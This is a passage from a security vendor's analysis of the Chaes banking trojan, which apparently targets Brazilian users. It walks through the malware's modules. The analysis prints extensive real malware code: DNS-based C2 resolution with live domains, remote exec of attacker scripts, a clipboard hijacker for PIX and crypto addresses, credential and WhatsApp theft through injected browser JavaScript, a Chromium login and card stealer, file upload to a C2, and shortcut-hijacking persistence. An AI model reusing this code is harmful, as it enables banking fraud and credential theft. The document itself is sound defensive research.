    b_firefox = executables.find_firefox()
    b_sidebar = executables.find_windows_sidebar()

    files = b_firefox + b_onedrive + b_sidebar + b_32 + b_64 + b_localappdata
```

The malware looks for browsers, **`OneDrive.exe`** and **`sidebar.exe`**. Of note is the way the malware looks for browsers installed on the system – to do that, the malware scans folders that contains **`**/*_100_percent.pak`** files which are usually found inside the Chromium browsers folders and electron-based applications.

```
def find_browsers(path):
    browsers = []

    files = glob.glob(os.path.join(
        path, "**/*_100_percent.pak"), recursive=True)

    for file in files:
        basename = os.path.basename(file)

        m = re.search(r"(.*?)_100_percent\.pak$", basename, re.S | re.I)

        if m is None:
            continue

        dirname = os.path.dirname(file)
        dirname = os.path.dirname(dirname)

        executable = f"{m.group(1)}.exe"
        executable = os.path.join(dirname, executable)

        if os.path.isfile(executable):
            browsers.append(executable)

    return browsers
```

Once all optional target processes have been found, the malware creates a new process in suspended mode and performs remote shellcode injection that will run the initial Python script again.

Beaconing to the C2 server

After the initialization phase the malware will exit from the current process (the Python process) and the rest of the execution will be continued from one of the injected processes. The implant will run in an infinite loop that will perform communications with the C2 server. The first thing required is the C2's WebSocket URL to connect to. The implant resolves this address using a DNS TXT request to a hard-coded address and as a response the WebSocket address will be returned (see the IOC section for partial list of WebSocket servers).

```
def loop(config):
    url = dnsoh.getDnsOhTxt("4.q111.sbs")

    logs.debug(f"Connecting to {url}...", config)

    communication.run(url, config)

    logs.debug("Connection finished", config)
```

The DNS request made to Cloudflare's DNS server:

```
5   def getDnsOhTxt(domain):
6       dns = "https://cloudflare-dns.com/dns-query"
7
8       r = requests.get(
9               f"{dns}?name={domain}&type=TXT",
10              headers={"Accept": "application/dns-json"}, timeout=5)
```

Additional modules execution

Now the implant knows where to connect to, and subsequently tries to connect to the given server. To do that it sets callback functions for four WebSockets' events – **`open, close, error and message`**.

```
self.ws = websocket.WebSocketApp(
        address,
        on_open=self.eventOpen,
        on_message=self.eventMessage,
        on_error=self.eventError,
        on_close=self.eventClose)

self.ws.run_forever()
```

The ones of interest are open and message:

- The **open** callback triggers a beaconing message that initiates the communication with the server
- The **message** callback triggers every time the server sends a message to the client and has three types of messages:

    1. **echo** - logs that an echo message was received.
    2. **hello** - logs that a hello message was received.
    3. **eval** - executes a script sent by the attacker while passing a reference to the opened WebSocket instance, data sent by the server and the malware's configuration.

```
4  def echo(wc, data, config):
5      logs.debug("Echo command", config)
6
7
8  def hello(wc, data, config):
9      logs.debug("Hello command", config)
10
11
12 def eval(wc, data, config):
13     try:
14         logs.debug("Eval command", config)
15         logs.debug(data, config)
16
17         try:
18             exec(
19                     data["message"]["script"], {},
20                     {"wc": wc, "data": data, "config": config})
21         except Exception as e:
22             wc.send({
23                 "message": str(e),
24                 "type": "ERROR",
25                 "original": data},
26                     data["from"])
27     except Exception as e:
28         logs.error(str(e), config)
```

Note: *All messages sent by the implant and received from the server are AES encrypted and base64 encoded.*

The malware can execute **any Python script** desired by the threat actor, but as reviewed in the following section, those additional modules are sent in a structured format.


The Response Format

The structure of an additional module is the same as with all the seven different and discovered modules , and their variants.

The script sent by the C2 server uses the same Module Wrapper mechanism explained earlier. The only difference is that after decrypting and dynamically loading the new module, the script will pass the WebSocket instance, the **data** and configuration objects to the module:

```
import response


def init(wc, data, config):
    response.init(wc, data, config)


if "wc" not in locals():
    wc = None

if "data" not in locals():
    data = None

if "config" not in locals():
    config = None

if wc is not None:
    if data is not None:
        if config is not None:
            init(wc, data, config)
```

By using unified structure to all responses, the malware doesn't have to change the core functionality and has the capability to run every module as long as it is sent in the current convention. The response is composed from the following four main files:



@ 2023 Morphisec Inc.

1. **`response.py`** - responsible for creating a thread pool and **executing the main logic of the module** in a new thread.
2. **`module_config.py`** - holds a global variable named **`MODULE_NAME`** that will hold the module's name. This is used to identify from which module an error message received.
3. **`dgcm.py`** - exports AES decryption function
4. **`debug_utils.py`** - exports a function that will send an error message to the C2 server using the WebSocket instance provided to **`response.py`**.

The rest of the files sent by the C2 server are different between modules.

Additional Modules

This analysis identifies seven different modules sent by the threat actor to be run on the infected system. This section describes each of them.

As a reminder, throughout the execution, all modules will use a UserID to identify the current infected user/machine. The UID is calculated by the following code:

```
install_date = wmi_utils.getWmiInstallDate()
username = os.getenv('USERNAME')
computer = os.getenv('COMPUTERNAME')
uid = f"{username}-{computer}-{install_date}".encode()
uid = hashlib.sha256(uid).hexdigest()
Copy
```

Init Module

After sending the first beacon message to the server, it will ask the client to identify itself. This decrypted message passes from the implant to the server and vice versa:

```
[CLIENT -> SERVER] {"to": "SERVER", "message": {"cmd": "echo", "message": "return this to me"}}
[SERVER -> CLIENT] {"from":"SERVER","trusted":true,"message":{"message":"Please, identify yourself.","type":"WELCOME","client":{"uuid":"<GUID>","ip":"<IP>"}}}
[SERVER -> CLIENT] {"from":"<SERVER_GUID","trusted":true,"message":{"cmd":"eval","script":"<RESPONSE_SCRIPT>"}}
```

The first message is the message sent by the open callback function inside **`ChaesCore`**. Following the beacon message, the server asks the module to identify itself and send a response. This response is then decrypted to be the Init module.

The module collects extensive amounts of system information from the infected system, all collected using WMI Python library. For example, data collected from the **`Win32_OperatingSystem`** WMI class:

```
def getOperatingSystem(c):
    o = c.Win32_OperatingSystem()
    return {'windows_version_name':getWmiAttribute(o, 'Caption'),
     'windows_country_code':getWmiAttribute(o, 'CountryCode'),
     'install_date':getWmiAttribute(o, 'InstallDate'),
     'last_boot_up_time':getWmiAttribute(o, 'LastBootUpTime'),
     'local_date_time':getWmiAttribute(o, 'LocalDateTime'),
     'registered_user':getWmiAttribute(o, 'RegisteredUser'),
     'windows_version':getWmiAttribute(o, 'Version'),
     'build_number':getWmiAttribute(o, 'BuildNumber'),
     'system_device':getWmiAttribute(o, 'SystemDevice'),
     'system_directory':getWmiAttribute(o, 'SystemDirectory'),
     'system_drive':getWmiAttribute(o, 'SystemDrive'),
     'windows_directory':getWmiAttribute(o, 'WindowsDirectory')}
```

In addition to system information, the module also collects network information using third party services:

- IP by querying **hxxps://ifconfig[.]me/all.json**
- Location by querying **hxxps://ip-info.ff.avast[.]com/v1/info**

For those interested, see the Appendix - System Information Collected by Init Module for the full list.

Online Module

This module notifies the server that the implant is running on the current system. The following function shows the format of the online message:

```
def send(wc, data, config):
      install_date = wmi_utils.getWmiInstallDate()
      username = os.getenv('USERNAME')
      computer = os.getenv('COMPUTERNAME')
      uid = f"{username}-{computer}-{install_date}".encode()
      uid = hashlib.sha256(uid).hexdigest()
      wc.send({'type':'RESPONSE',  'response':'ONLINE',  'data':{'id': uid}},
data['from'])
Copy
```

To identify from which system the message was sent, the module adds the UID to the message.

Chronod Module

The Chronod module introduces another component used in the framework, a component called **Module Packer**. This component provides the module its own persistence and migration mechanisms, working much like the **ChaesCore**'s one. Since this component isn't related to the module functionality it's described in – the Additional components > Module Packer section; the following analysis describes the inner workings of the Chronod module itself.

The module starts its execution by reading the encrypted configuration file and an encrypted browser LNK file metadata created earlier by the Module Packer. Once read and decrypted, the module continues to check which process it is running under. If the process is Python, it understands that a real browser is expected to be opened. To do that, it creates a browser process based on the LNK metadata it read and migrates the execution to that process. The script that runs under the browser's process is the Module Wrapper.

Following those steps, the malware is ready to execute its real malicious capabilities. This module holds in its arsenal two main functionalities: clipper and credential stealer.

Clipper

```
    self.chaesClipix = ChaesClipix(on_match=(self.on_clipix_match))
    self.monitor_clipboard()

def monitor_clipboard(self):
    self.chaesClipix.add_regex('pix', '[\\b\\r\\n]?([a-zA-Z0-9]+?\\.gov\\.bcb\\.pix[^\\b\\r\\n]+)')
    self.chaesClipix.add_regex('btc', '^([13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})$')
    self.chaesClipix.add_regex('eth', '^(0x[a-fA-F0-9]{40})$')
    self.chaesClipix.add_regex('chave_pix', '([0-9a-fA-F]{8}\\b-[0-9a-fA-F]{4}\\b-[0-9a-fA-F]{4}\\b-[0-9a-fA-F]{4}\\b-[0-9a-fA-F]
    {12})')
    self.chaesClipix.monitor()

def on_clipix_match(self, m, regex, text):
    if regex['type'] == 'pix':
        self.on_clipix_match_pix(m)
    if regex['type'] == 'btc':
        self.on_clipix_match_btc(m)
    if regex['type'] == 'eth':
        self.on_clipix_match_eth(m)
    if regex['type'] == 'chave_pix':
        self.on_clipix_match_chave_pix(m)
```

The first thing the module does is to run its clipper. The clipper listens to the clipboard and looks for a list of built-in regexes that are supposed to detect string that represent: BTC and ETH wallet addresses, PIX QR and PIX personal key. Once found, the content will be replaced with addresses owned by the threat actor.

For those of you unfamiliar with PIX, PIX is an instant payment system introduced by the Central Bank of Brazil. Transactions using the app can be initiated through various means including mobile apps, internet banking, ATMs, and even QR codes. For now, the main attack vector on this service is using clippers that are part of malicious Android applications such as PixStealer, pix-payload-generator, PixBankBot and PixPirate. In this case, the threat actor imported similar behavior to desktops.

Such interest in cryptocurrency was not seen in previous Chaes malware research.

Credential Stealer and Banking Trojan

The threat actor took a step forward in terms of the number of targeted services and how to steal data from such services. The full list and stolen details are available under the Appendix > Services targeted by Chronod Module section.

Login credentials represent most stolen data. As reported before, Chaes malware had used Puppeteer to control and intercept browser activity. This version, on the other hand, introduces a custom implementation in Python which replaces the use of Puppeteer although under the hood the logic remains similar. Learn more by referring to the Additional components > Google DevTools Protocol Abuse.

In this module, the main interceptions used are to:

1. Monitor requests to steal login credentials from the **`postData`** dictionary - the malware listens to list of URLs using regexes and once request is going to be sent to the login page of the service, the credentials are sniffed from the POST body. For example, in the figure below you can see how Mercado Livre login is being stolen:

```
if self.isRequestMercadoLivreLogin(request, url):
    return self.onMercadoLivreLogin(data, request, url)

def isRequestMercadoLivreLogin(self, request, url):
    if request['method'] != 'POST':
        return False
    if 'postData' not in request:
        return False
    rgx = 'https?:\\/\\/.*?mercado(?:livre|libre|pago|envio|shop).*?\\.com.*?\\/login.*?\\/enter-pass'
    if re.search(rgx, url, re.S | re.I) is None:
        return False
    rgx = 'user_id=.*?password='
    if re.search(rgx, request['postData'], re.S | re.I) is None:
        return False
    return True

def onMercadoLivreLogin(self, data, request, url):
    if 'postData' not in request:
        return
    meli_credentials = self.meli_ExtractCredentials(request['postData'])
    if meli_credentials is None:
        return
    self.log('meli.log', json.dumps(meli_credentials))
    self.request_meli_login_api(meli_credentials['user_id'][0], meli_credentials['password'][0])
```

2. Monitor response from certain URLs - similar to the request, the module monitors responses and has the capability to alter the response and steal data from them. For example, the figure below shows how the module can steal data returned from the Caixa Bank website:

```
def onResponseReceived(self, data):
    if 'params' not in data:
        return
    if 'requestId' not in data['params']:
        return
    if data['params']['requestId'] not in self.monitoredResponses:
        return
    request = self.monitoredResponses[f"{data['params']['requestId']}"]
    del self.monitoredResponses[(f"{data['params']['requestId']}")]
    if self.isCaixaBuscarDados(request['url']):
        return self.onResponse_CaixaBuscarDados(data, request)
    if self.isCaixaDadosContaSelecionada(request['url']):
        return self.onResponse_CaixaDadosContaSelecionada(data, request)

def onResponse_CaixaBuscarDados(self, data, request):
    self.log('onResponse_CaixaBuscarDados', json.dumps(data))
    self.log('onResponse_CaixaBuscarDados', json.dumps(request))

def onResponse_CaixaDadosContaSelecionada(self, data, request):
    self.log('onResponse_CaixaDadosContaSelecionada', json.dumps(data))
    self.log('onResponse_CaixaDadosContaSelecionada', json.dumps(request))
```

Note: *At the current version the* ***`self.log`*** *function is empty, but the capability of stealing the data is "almost" operational.*

3. Injecting JS code that will run in the context of the webpage - the module uses this capability to run JavaScript code that will parse relevant data from the webpage elements or interact with the Local Storage of the browser. For example, the malware injects to WhatsApp web JavaScript almost fully copied from the TInject Project to monitor and steal WhatsApp messages. The figure below shows the relevant code snippets from both the Python module and the injected JavaScript.

```
self.exposeFunction(result['sessionId'], 'onWhatsapp')
self.exposeFunction(result['sessionId'], 'onWhatsappMessage')
```

1. Once target attached, expose functions

```
if self.isRequestWhatsapp(request, url):
    return self.onWhatsapp(data, request, url)
```

2. If request is made to WhatsApp, call the injection function

```
def onWhatsapp(self, data, request, url):
    if 'sessionId' not in data:
        return
    self.cdp.send({'sessionId':data['sessionId'],
     'method':'Runtime.evaluate',
     'params':{'expression': 'eval(atob("7kCKp0nC7kCMwADMxACL0BXZjJXZ05W.fBHchNHdhh2duc3bk5W.3hCd19WZtlGV0V2cuc3bk5W.
     3BCIgAiCKsTfgACIgoQfgACIgACIgAiC7kCMwAzMgwCcwF2c0FG.391.v9G.uc3bk5W.3hCd19WZtlGV0V2cuc3bk5W.
     3BCIgACIgACIgACIgowOpInclhicvJncl5SZs92cu92YgACIgACIgACIgACIKsHIpInclhCIoNGdhNGI9BCIgACIgACIKsTKgACIgACIgACIgACIK0HIg
     CIgACIgACIK0HIgACIgACIgACIgACIgACIgowOpkSfgACIgACIgACIgACIgACIgACIgACIKwSZtFmbgoTZsRX.
     0BCIgACIgACIgACIgACIgACIgACIgACIgAiCskHZvJmLtBiO5R2biBCIgACIgACIgACIgACIgACIgACIgACIgAiC7hSeml2Zulmc0NnLO90Uk
     WTwBXYzRXYodlbv5ydvRmbpdHIgACIgACIgACIgACIgACIgACIgAiCKsjbyVHdlJHIgACIgACIgACIgACIgACIgACIgACIKkSK39GZul2
```

3. Run malicious JavaScript code inside the browser

```
if (!("onWhatsappMessage" in window))
    return;

window.onWhatsappMessage(JSON.stringify({
    body: m.body,
    title: name,
}));
```

4. Inside the browser, once message has found, call the exposed function and pass the message data to it

```
def exposed_onWhatsappMessage(self, payload):
    self.log('onWhatsappMessage', payload)
    if 'title' not in payload:
        return
    if 'body' not in payload:
        return
    self.request_whatsapp_message_api(payload['title'], payload['body'], self.chromium_cmd_line)
```

5. The exposed function is triggered from the JavaScript code inside the webpage, back to the Python module. The messaga is sent back to the attacker.

Similar behavior can be seen on other websites.

Communication with the C2 Server

The communication between the Chronod module and the C2 server is different from what previous observations. Unlike previous components that used WebSockets, the Chronod module communicates with the C2 server using HTTP POST requests. The address of the server is hard-coded into the module.

```
def request_api(self, message):
    try:
        chaesAPIEncryption = ChaesAPIEncryption()
        message = json.dumps(message)
        message = chaesAPIEncryption.encrypt(message)
        response = requests.post((self.get_api_url()),
          data=message, headers={'content-type': 'application/x-www-form-urlencoded'})
        response = response.text
        response = b64decode(response)
        response = chaesAPIEncryption.decrypt_response(response)
        return json.loads(response)
    except Exception as e:
        print(str(e))
    finally:
        e = None
        del e
```

Messages are JSON formatted, base64 encoded and AES encrypted. There are several types of messages which explains what the threat actor is really interested in:

Message Type	Description
pix	Sends the victim's QR code and gets the attacker's one back
pix-chave-unica	Sends the PIX keys of the victim and gets the attacker's one back
meli-login	Sends the username and password used to connect to Mercado Livre
meli-card	Sends cards data extracted from Mercado Livre
caixa-log	Sends both Caixa login credentials (path: **`login`**) and user data
caixa-info	Sends Caixa login credential (path: **`login/authInitials`**) scraped by an injected JavaScript
metamask-login	Sends MetaMask login credential scraped by an injected JavaScript
whatsapp-message	Sends a WhatspApp message scraped by an injected JavaScript
debug	Sends a debug message from change events on Banks websites - functionality isn't implemented
cms	Sends login credentials stolen from the list of CMS systems

The Chronod module is heavily weaponized with a lot of code designed to steal credentials and stay persistent and autonomous on the infected machine. Those capabilities are spanning across over 2,000 lines of code, of which most look to be originally written by the threat actor and not copied from other tools.

Appita Module

This module is very similar to the Chronod module, it is even named **`appita-chronod`** inside the **`module_config.py`**. Much like the main Chronod module, this module uses the same Module Packer and communication protocol over HTTP - provides the module with persistence and autonomous execution. The functionalities are almost the same as described in the Chronod module, but this module seems to be more focused and targeted, at one target - Itau Bank Brazil, and specifically their desktop app - itauaplicativo.exe.

Since the targeted app is **`itauaplicativo.exe`** the Module Packer now will modify the shortcuts of this executable instead of the browsers' ones as was done in the Chronod module. This change is reflected inside the module's code, which now the injected JavaScripts will run inside the context of the **`itauaplicativo.exe`** application since it holds all the data. Moreover, this module adds screenshot capability once the home screen is shown on the app.

Other than that, the logic pretty much remains the same and as observed in the data sent back to the C2 server:

Message Type	Description
itau-log	Sends a log message about the connection status and user data
itau-image	Sends screenshot of the home screen
itau-info	Sends login and user data (also sent by **`itau-log`** but now in structured format)

Chrautos Module

This module looks like an evolution of the Chronod and Appita modules into better architecture and software design. At this point not all capabilities of those modules are implemented; bugs in the software were discovered, however, this module appears to be under construction and will be implemented and improved over time.


Main changes of this module

- Reduction of the Module Packer - thus, tied itself to the **`ChaesCore`** module.
- Changing communication protocol from HTTP-based to WebSockets.
- Better code design and architecture
- Improved browser control using DevTools Protocol
- Usage of DGA and dynamic C2 address resolution

Currently, this module has three tasks: steal data from **Mercado Libre**, **Mercado Pago**, and **WhatsApp**.

Changes in the browser control code

As mentioned, the browser control has changed from what was previously observed. This time, instead of waiting for the targeted service to be opened by the user, the module actively opens the service's website and steals the relevant data - all done by leveraging Google's DevTools Protocol.



Each task opens its own tab, exposes the relevant functions in the module that would be executed through the injected JavaScript code. After setting up the relevant data and functions, the module navigates to the targeted URL which creates a **`Page.loadEventFired`** event that triggers JavaScript injection to the navigated URL. This process repeats itself over all the interesting URL the module steals information from.

Communication with the C2 server

For communication with the C2 server the module uses WebSockets, but not the one passed by the **`ChaesCore`** module.

```
def start_chaes_websocket(self):
    while True:
        try:
            url = DayDomain(self.config['uuid']).get()
            url = getDnsOhTxt(url)
            self.ws_chaes.onClose = self.on_ws_chaes_close
            self.ws_chaes.onError = self.on_ws_chaes_error
            self.ws_chaes.onMessage = self.on_ws_chaes_message
            self.ws_chaes.onOpen = self.on_ws_chaes_open
            print('Connecting to', url)
            self.ws_chaes.connect(url)
        except Exception as e:
            try:
                print(str(e))
            finally:
                e = None
                del e

        else:
            if self.stop_chaes_websocket:
                break
            time.sleep(60)
```

Since there are two WebSockets in the module, one for communicating with the C2 server and the other for controlling the browser, the first is called **`chaes_websocket`**. Notice that there's new addition here (compared to previous observations in the ChaesCore module) - the **`DayDomain.get()`** function.

```
def get(self):
    ret = date.today()
    ret = f"{ret}"
    ret = self.getWordlyHashFromUuid(self.uuid, hashlib.sha256(ret.encode()).hexdigest())
    return f"{ret}.ns99.uk.ms"
```

This function creates a new sub-domain based on the current date, the UserID and the "Wordly" hash algorithm (explained on Additional components > "Wordly" Hashed Names).

Update: *As of 21/08/2023, the ChaesCore module also uses this class to get the WebSocket's URL.*

Once the domain is fully generated, the module continues to resolve the address of the C2 server, to which it will send stolen data, by sending a DNS TXT query to the generated domain.

Data Stolen

The main objective of the module is to steal data from the targeted services, the table below shows what data it steals from each service:

Task	Message Type	Description
mercado-pago	None (only one message)	Sends the balance of the user scraped by the injected JavaScript
whatsapp	None (only one message)	Sends the Phone Number of the user scraped by the injected JavaScript
mercado-livre	personal-data	Sends the relevant data scraped by the injected JavaScript
	credit	Same as above
	account-data	Same as above
	has-balance	Same as above
	is-available	Same as above
	cards-data	Same as above

Stealer Module

The sixth observed module is the Stealer module. This module is the improved Python version of the Chrolog module described in Avast's report. It's responsible for stealing information from Chromium browsers.

The main routine denoted by the code snippet below:

```
def steal(config):
    logins = []
    credit_cards = []
    autofill = []
    cookies = []
    chromium = Chromium(config)
    chromium.findBrowsers()
    chromium.getLogins()
    chromium.getCreditCards()
    chromium.getAutofill()
    for browser in chromium.browsers:
        logins = logins + getLogins(browser)
        credit_cards = credit_cards + getCreditCards(browser)
        autofill = autofill + getAutofill(browser)
    else:
        return (
         logins, credit_cards, autofill, cookies)
```

The code is very clear and structured. Looking inside the main class, Chromium reveals several interesting facts:

```
class Chromium:

    def __init__(self, config):
        self.browsers = []
        self.version = 2
        self.db_file = self.getDbFile(config['get-pip-name']) + '.sqlite'
        self.db = self.sqlite_connect()
        self.sqlite_init()
```

First, it looks like this module in its second version. As we saw in other components, the malware is actively developed, and versions are keep moving forward.

Next, is the **`db_file`** — this file is an SQL database, managed by the module to track over stolen data duplications. The module creates an SQL file inside the **`%temp%`** folder with a name configured by the **`config -> get-pip-name`** field.

Inside that SQL database, the module creates one table named hash that holds SHA256 values of the stolen data. For all stolen data, the malware calculates a SHA256 hash and checks if this data already exists in the table, if so, it's already stolen and there's no need to save it again. This mechanism ignores duplications and reduces the amount of data sent from the victim to the C2 server.

What data is being stolen?

The relevant data is stored in different SQL files located inside the browsers' folders. To interact with those files, the module searches for the desired file and once found, a copy of that file will be created inside the **%temp%** folder with a random name. Following that, a SQL query will be performed to extract the relevant data.

- Login data - performed by the **getLogins** function and steals entries from **Login Data** database under the **logins** table.
- Credit cards data - performed by the **getCreditCard** function and steals entries from **Web Data** database under the **credit_cards** table
- Autofill data - performed by the **getAutoFill** function and steals entries from **Web Data** database under the **autofill** table
- Cookies - performed by the **getCookies** function and steals entries from **Cookies** database under the **cookies** table. This function isn't being used in the current version.

Once all data has been stolen from each browser and each profile, it is sent back to the attacker using the WebSocket channel created and passed by the **ChaesCore** module.

File Upload Module

The last and most recent observed module is the File Upload module. This is a small module which currently uploads files related to the MetaMask's Chromium extension. It does so by searching files matching the following format:

```
def findFiles(self):
    appdata = os.getenv('LOCALAPPDATA')
    if appdata is None:
        raise Exception("Can't get environment variable")
    pattern = os.path.join(appdata, '**', 'nkbihfbeogaeaoehlefnkodbefgpgknn', '*.1*')
    files = glob.glob(pattern, recursive=True)
```


If found, data will be read and zipped into **%temp%//<module_version>-<UserId>.zip**. This zipped data will be sent over HTTP POST request to hard-coded URL along with the UID:

```
def upload(self, f):
    r = requests.post((self.url), data={'a': self.unique_id},
      files={'b': f})
    return r.status_code == 200
```

Additional components

Module Packer

Note: *The packer using the Chronod module is explained, however this is not the only module that uses such functionality.*



The Module Packer is executed like a normal module received by the server, initiated by **`response.py`** in a new thread. The only difference is that instead of executing the main module it packs, the packer is executed.

The packer is composed **from three main Python files**:

The first important file is the **`chronod.py`** file that holds the code that dynamically decrypts and loads the real Chronod module once executed - again, this is the same mechanism explained in the Module Wrapper section.

Execution is then passed to the **`chronod_installer.py`** file which holds the **`ChronodInstaller`** class. This class is responsible for setting the files and scripts that will be used in the next stage. One of the created scripts is called “Execution Script” — this script’s template is hard-coded inside the **`ChronodInstaller`** class and just filled with the correct values (such as file and folder names) during runtime.

```
48  def asaneporic():
49      ebedolapih = "<hard_coded_decryption_key>"
50      var_rnd_5 = hashlib.sha256(ebedolapih.encode()).digest()
51
52      with open("ejibemihac", "rb") as esepeqefaq:
53          exec(
54              onarilocuq(var_rnd_5, esepeqefaq.read()), globals(), {
55                  "a": ebedolapih,
56                  "b": "database.dat"})
```

The execution script is just an obfuscated script responsible for decrypting and executing the Chronod's module wrapper passing to it:

- "**a**" - decryption key
- "**b**" - the encrypted configuration file name

The last important file is **`chronod_shortcut.py`** which holds the **`ChronodShortcut`** class. This class handles the actual persistence installment. The method used by the packer is to modify a browser's **`.lnk`** files to start the execution script instead of the real browser. Again, this is a unique and creative implementation introduced by this threat actor. How is it being done?

```
paths_readonly = [
 {'src':f"{public}\\Desktop",
  'dest':f"{userprofile}\\Desktop"},
 {'src':f"{programdata}\\Microsoft\\Windows\\Start Menu\\Programs",
  'dest':f"{appdata}\\Microsoft\\Windows\\Start Menu\\Programs"}]
paths = [
 f"{userprofile}\\Desktop",
 f"{userprofile}\\OneDrive\\Desktop",
 f"{userprofile}\\OneDrive\\Área de Trabalho",
 f"{appdata}\\Microsoft\\Internet Explorer\\Quick Launch\\User Pinned\\TaskBar",
 f"{appdata}\\Microsoft\\Windows\\Start Menu\\Programs"]
shell = Dispatch('WScript.Shell')
f = False
for pathReadOnly in paths_readonly:
    self.moveAllLinks(f, shell, pathReadOnly)
for path in paths:
    if not os.path.isdir(path):
        continue
    self.listLinks(f, shell, path)
```

1. The malware first moves all browsers' .**`lnk`** files from **`%public%\\Desktop`** to **`%userprofile%\\Desktop`** and from **`%programdata%\\Microsoft\\Windows\\Start Menu\\Programs`** to **`%appdata%\\Microsoft\\Windows\\Start Menu\\Programs`** folders.
2. The malware travels over folders inside paths and looks for browsers' **`LNK`** files
3. The malware checks if the current **`LNK`** file is a browser **`LNK`** file by searching if the **`lnk.TargetPath`** contains one of the targeted browsers:

